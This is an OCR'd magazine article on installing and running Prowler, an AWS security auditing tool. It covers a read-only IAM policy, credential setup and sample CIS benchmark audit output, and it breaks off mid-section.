
Info

[1] Amazon S3 Service Level Agreement: [https://aws.amazon.com/s3/sla/?nc1=h_ls]

[2] Prices for Amazon S3: [https://aws.amazon.com/s3/pricing/?nc1=h_ls]

[3] S3 Batch Operations: [https://docs.aws.amazon.com/AmazonS3/latest/user-guide/batch-ops.html]

■



Prowling AWS

Snooping Around

Prowler is an AWS security best practices assessment, auditing, hardening, and forensics readiness tool. By Chris Binnie

Hearing that an external, independent organization has been commissioned to spend time actively attacking the cloud estate you have been tasked with helping to secure can be a little daunting – unless, of course, you are involved with a project at the seminal greenfield stage, and you have yet to learn what goes where and how it all fits together. To add to the complexity, if you are using Amazon Web Services (AWS), AWS Organizations can segregate departmental duties and, therefore, security controls between multiple accounts; commonly this might mean the use of 20 or more accounts. With these concerns and, if you blink a little too slowly, it's quite possible that you will miss a new AWS feature or service that needs to be understood and, once deployed, secured.

Table 1: Checks and Group Names

Description	No./Type of Checks	Group Name
Identity and access management	22 checks	group 1
Logging	9 checks	group 2
Monitoring	14 checks	group 3
Networking	4 checks	group 4
Critical priority CIS	CIS Level 1	cislevel1
Critical and high-priority CIS	CIS Level 2	cislevel2
Extras	39 checks	extras
Forensics	See README file [4]	forensics-ready
GDPR	See website [5]	gdpr
HIPAA	See website [6]	hipaa

Listing 1: Installing Prowler

```
$ git clone https://github.com/toniblyx/prowler.git

Cloning into 'prowler'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (41/41), done.
remote: Total 2955 (delta 6), reused 43 (delta 5), pack-reused 2905
Receiving objects: 100% (2955/2955), 971.57 KiB | 915.00 KiB/s, done.
Resolving deltas: 100% (1934/1934), done.
```

Fret not, however, because a few open source tools can help mitigate the pain before an external auditor or penetration tester receives permission to attack your precious cloud infrastructure. In this article, I show you how to install and run the highly sophisticated tool Prowler [1]. With the use of just a handful of its many features, you can test against the industry-consensus benchmarks from the Center for Internet Security (CIS) [2].

What Are You Lookin' At?

When you run Prowler against the overwhelmingly dominant cloud provider AWS, you get the chance to apply an impressive 49 test criteria of the AWS Foundations Benchmark. For some additional context, sections on the AWS Security Blog [3] are worth digging into further.

To bring more to the party, the sophisticated Prowler also stealthily prowls for issues in compliance with

Lead Image © Dmitry Naumov, 123RF.com

General Data Protection Regulation (GDPR) of the European Union and the Health Insurance Portability and Accountability Act (HIPAA) of the United States. Prowler refers to these 40 additional checks as "extras". Table 1 shows the type and number of checks that Prowler can run, and the right-hand column offers the group name you should use to get Prowler to test against specific sets of checks.

Porch Climbing

To start getting your hands dirty, install Prowler and see what it can do to help improve the visibility of your security issues. To begin, go to the GitHub page [1] held under author Toni de la Fuente's account; he also has a useful blogging site [7] that offers a number of useful insights into the vast landscape of security tools available to users these days and where to find them. I recommend a visit, whatever your level of experience.

The next step is cloning the repository with the `git` command [8] (Listing 1). As you can see at the beginning of the command's output, the `prowler/` directory will hold the code.

The README file recommends installing the *ansi2html* and *detect-secrets* packages with the `pip` Python package installer:

```
$ pip install awscli ansi2html ⮐
  detect-secrets
```

If you don't have `pip` installed, fret not: Use your package manager. For example, on Debian derivatives, use the `apt` command:

```
$ apt install python-pip
```

On Red Hat Enterprise Linux child distributions and others like openSUSE or Arch Linux, you can find instructions online [9] for help if you're not sure of the package names.

Now you're just about set to run Prowler from a local machine perspective. Before continuing, however, the other part of the process is configuring

Listing 2: Permissions for IAM Role


```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Action": [
      "acm:describecertificate",
      "acm:listcertificates",
      "apigateway:get",
      "autoscaling:describe*",
      "cloudformation:describestack*",
      "cloudformation:getstackpolicy",
      "cloudformation:gettemplate",
      "cloudformation:liststack*",
      "cloudfront:get*",
      "cloudfront:list*",
      "cloudtrail:describetrails",
      "cloudtrail:geteventselectors",
      "cloudtrail:gettrailstatus",
      "cloudtrail:listtags",
      "cloudwatch:describe*",
      "codecommit:batchgetrepositories",
      "codecommit:getbranch",
      "codecommit:getobjectidentifier",
      "codecommit:getrepository",
      "codecommit:list*",
      "codedeploy:batch*",
      "codedeploy:get*",
      "codedeploy:list*",
      "config:deliver*",
      "config:describe*",
      "config:get*",
      "datapipeline:describeobjects",
      "datapipeline:describepipelines",
      "datapipeline:evaluateexpression",
      "datapipeline:getpipelinedefinition",
      "datapipeline:listpipelines",
      "datapipeline:queryobjects",
      "datapipeline:validatepipelinedefinition",
      "directconnect:describe*",
      "dynamodb:listtables",
      "ec2:describe*",
      "ecr:describe*",
      "ecs:describe*",
      "ecs:list*",
      "elasticache:describe*",
      "elasticbeanstalk:describe*",
      "elasticloadbalancing:describe*",
      "elasticmapreduce:describejobflows",
      "elasticmapreduce:listclusters",
      "es:describeelasticsearchdomainconfig",
      "es:listdomainnames",
      "firehose:describe*",
      "firehose:list*",
      "glacier:listvaults",
      "guardduty:listdetectors",
      "iam:generatecredentialreport",
      "iam:get*",
      "iam:list*",
      "kms:describe*",
      "kms:get*",
      "kms:list*",
      "lambda:getpolicy",
      "lambda:listfunctions",
      "logs:DescribeLogGroups",
      "logs:DescribeMetricFilters",
      "rds:describe*",
      "rds:downloaddblogfileportion",
      "rds:listtagsforresource",
      "redshift:describe*",
      "route53:getchange",
      "route53:getcheckeripranges",
      "route53:getgeolocation",
      "route53:gethealthcheck",
      "route53:gethealthcheckcount",
      "route53:gethealthchecklastfailurereason",
      "route53:gethostedzone",
      "route53:gethostedzonecount",
      "route53:getreusabledelegationset",
      "route53:listgeolocations",
      "route53:listhealthchecks",
      "route53:listhostedzones",
      "route53:listhostedzonesbyname",
      "route53:listqueryloggingconfigs",
      "route53:listresourcerecordsets",
      "route53:listreusabledelegationsets",
      "route53:listtagsforresource",
      "route53:listtagsforresources",
      "route53domains:getdomaindetail",
      "route53domains:getoperationdetail",
      "route53domains:listdomains",
      "route53domains:listoperations",
      "route53domains:listtagsfordomain",
      "s3:getbucket*",
      "s3:getlifecycleconfiguration",
      "s3:getobjectacl",
      "s3:getobjectversionacl",
      "s3:listallmybuckets",
      "sdb:domainmetadata",
      "sdb:listdomains",
      "ses:getidentitydkimattributes",
      "ses:getidentityverificationattributes",
      "ses:listidentities",
      "ses:listverifiedemailaddresses",
      "ses:sendemail",
      "sns:gettopicattributes",
      "sns:listsubscriptionsbytopic",
      "sns:listtopics",
      "sqs:getqueueattributes",
      "sqs:listqueues",
      "support:describetrustedadvisorchecks",
      "tag:getresources",
      "tag:gettagkeys"
    ],
    "Effect": "Allow",
    "Resource": "*"
  }]
}
```

the correct AWS Identity and Access Management (IAM) permissions.

An Access Key and a Secret Key attached to a user is needed from AWS, with the correct permissions being made available to the user via a role. Don't worry, though: The permissions aren't giving away the crown jewels but reveal any potential holes in your security posture. Therefore, the results need to be stored somewhere with care, as do all access credentials to AWS.

You might call the List/Read/Describe actions "read-only" if you wanted to summarize succinctly the levels of access required by Prowler. You can either use the *SecurityAudit* policy permissions, which is provided by AWS directly, or the custom set of permissions in Listing 2 required by the role to be attached to the user in IAM, which opens up the `DescribeTrustedAdvisorChecks`, in addition to those offered by the *SecurityAudit* policy, according to the GitHub README file.

Have a close look at the permissions to make sure you're happy with them. As you can see, a lot of `list` and `get` actions cover a massive amount of AWS's ever-growing number of services. In a moment, I'll return to this policy after setting up the AWS configuration.



Summary

User ARN arn:aws:iam::[redacted]

Path /

Creation time [redacted] UTC+0100

Sign-in credentials

Summary
- Console sign-in link: https://[redacted]aws.amazon.com/console
- MFA is required when signing in. Learn more

Console password Enabled (never signed in) | Manage

Assigned MFA device arn:aws:iam::[redacted] (Virtual) | Manage

Signing certificates None

Access keys

Use access keys to make secure REST or HTTP Query protocol requests to AWS service APIs. For your protection, you should anyone. As a best practice, we recommend frequent key rotation. Learn more

Figure 1: Creating the user's Access Key and Secret Key in AWS in the IAM service.

Gate Jumping

For those who aren't familiar with the process of setting up credentials for AWS, I'll zoom through them briefly. The obvious focus will be on Prowler in action.

In the redacted Figure 1, you can see the screen found in the IAM service under the *Users | Security credentials* tab. Because you're only shown the secret key once, you should click the *Create access key* button at the bottom and then safely store the details.


To make use of the Access Key and Secret Key you've just generated, return to the terminal and enter:

```
$ aws configure
AWS Access Key ID []:
```

The `aws` command became available when you installed the AWS command-line tool with the `pip` package manager. As you will see from the questions asked by that command, you need to offer a few defaults, such as the preferred AWS region, the output format, and, most importantly, your Access Key and Secret Key, which you can enter with cut and paste. Once you've filled in those details, two files are created in plain text and stored in the `./aws` directory: `config` and `credentials`. Because these keys are plain text, many developers use environment variables to populate their terminal with these details so they're ephemeral and not saved in a visible format. Wherever you keep them, you should encrypt them when stored – known as "data at rest" in security terms.

Lurking


Back in your browser and the AWS IAM service, you can see in Figure 2 where to paste the policy content shown in Listing 2 (i.e., the *Policies*



A policy defines the AWS permissions that you can assign to a user, group, or role. You can create and edit a policy in the visual editor and using JSON. Learn more

```
{
    "Version": "2012-10-17",
    "Statement": [{
        "Action": [
            "acm:describecertificate",
            "acm:listcertificates",
            "apigateway:get",
            "autoscaling:describe*",
            "cloudformation:describestack*",
            "cloudformation:getstackpolicy",
            "cloudformation:gettemplate",
            "cloudformation:liststack*",
            "cloudfront:get*",
            "cloudfront:list*",
            "cloudtrail:describetrails",
            "cloudtrail:geteventselectors",
            "cloudtrail:gettrailstatus",
            "cloudtrail:listtags",
            "cloudwatch:describe*",
            "codecommit:batchgetrepositories",
            "codecommit:getbranch",
            "codecommit:getobjectidentifier",
            "codecommit:getrepository",
```

Figure 2: Creating the IAM policy for Prowler.



prowler-audit-policy has been created.

Figure 3: Happiness is a successfully created IAM policy for Prowler.

| *Create policy* page). After carefully pasting all of **Listing 2** into the *JSON* tab, click the blue *Review policy* button at the bottom of the screen. Just make sure you paste over the existing empty JSON policy to remove it before proceeding, and you'll be fine.

On the following screen, you're required to provide a sensible name for the policy (e.g., *prowler-audit-policy*), check the policy rules displayed, and click the blue button at the bottom of the page to proceed.

Figure 3 shows success, and you can now attach your shiny new policy to your user (or role, if you prefer, having attached the role to your user).

The final AWS step is attaching your policy to your user, as seen in **Figure 4**. In the IAM service, click *Users*, choose your user, then click *Add permissions* and select a policy. Next, click *Attach existing policies directly*, tick the box beside *prowler-audit-policy* to select it, and click the blue *Next: Review* button.

On the next screen, click *Add permissions*; lo and behold, you'll see your new policy under *Attached directly*. If you failed to get that far, just retrace your steps. It's not tricky once you are familiar with the process.

Prowling

To recap, you have created an AWS user and attached your newly created policy to that user. Good practice would usually be to create an IAM role, too, and then attach the policy to the new role if multiple users need to access the policy. The command `aws configure` lets the AWS command-line client know exactly where to find your credentials.

You can now `cd` to your `prowler` directory to run the script that fires up Prowler. You probably remember that the directory was created during the GitHub repository cloning process in the early stages.





Figure 4: Prepare to choose your Prowler policy.

Now you can run your tests. A relatively healthy smattering of patience is required for your first run. As you'd expect because of the Herculean task being attempted by Prowler, it takes a good few minutes to complete. The redacted **Figure 5** shows the beginning of an in-depth audit.

As the AWS audit continues, you can see the impressive test coverage being performed against the AWS account (**Figure 6**). If your permissions are safe in the IAM policy, then other than using up some of your concurrent API request limits it's a good idea to run this type of audit frequently to help spot issues or misconfigurations that you'd otherwise missed.


Grand Theft AWS

Once the stealthy Prowler has finished its business, you have a number of other ways to tune it for your needs that you might want to explore. For example, if you have multiple AWS accounts over which you want to run Prowler, you can interpolate the name of the account profile in your `~/.aws/credentials` file:



```
                                               |v2.1.0
|_| the handy cloud security tool

Date:

Colors code for results:
INFO (Information), PASS (Recommended value),  FAIL (Fix required),  Not Scored

This report is being generated using credentials below:

AWS-CLI Profile: [default] AWS API Region: [eu-west-1] AWS Filter Region: [all]

Caller Identity:
---------------------------------------------------------------------------------------
|                                  GetCallerIdentity                                  |
+-------------+--------------------------------------------------+--------------------+
|   Account   |                       Arn                        |       UserId       |
+-------------+--------------------------------------------------+--------------------+
|             |  arn:aws:iam::                                   |                    |
+-------------+--------------------------------------------------+--------------------+
```

Figure 5: Prowler sets itself up at the start of the auditing run with useful colored output for clarity as it goes.



```
1.13  [check113] Ensure MFA is enabled for the root account (Scored)
      PASS! Virtual MFA is enabled for root

1.14  [check114] Ensure hardware MFA is enabled for the root account (Scored)
      FAIL! Only Virtual MFA is enabled for root

1.15 [check115] Ensure security questions are registered in the AWS account (Not Scored)
      INFO! No command available for check 1.15
      INFO! Login to the AWS Console as root & click on the Account
      INFO! Name -> My Account -> Configure Security Challenge Questions

1.16  [check116] Ensure IAM policies are attached only to groups or roles (Scored)
      FAIL! chrisbinnie@gmail.com has managed policy directly attached

1.17 [check117] Maintain current contact details (Not Scored)
      INFO! No command available for check 1.17
      INFO! See section 1.17 on the CIS Benchmark guide for details

1.18 [check118] Ensure security contact information is registered (Not Scored)
      INFO! No command available for check 1.18
      INFO! See section 1.18 on the CIS Benchmark guide for details
```

Figure 6: The tests are extremely thorough and well considered.

```
$ ./prowler -p custom-profile -r eu-west-1
```

Although the command only points at one region, Prowler will traverse the other regions where needed to complete its auditing.

Breaking and Entering

The README file offers some other useful options in the examples I shamelessly repeat and show in this section. If you ever want to check one of the tests individually, use:

```
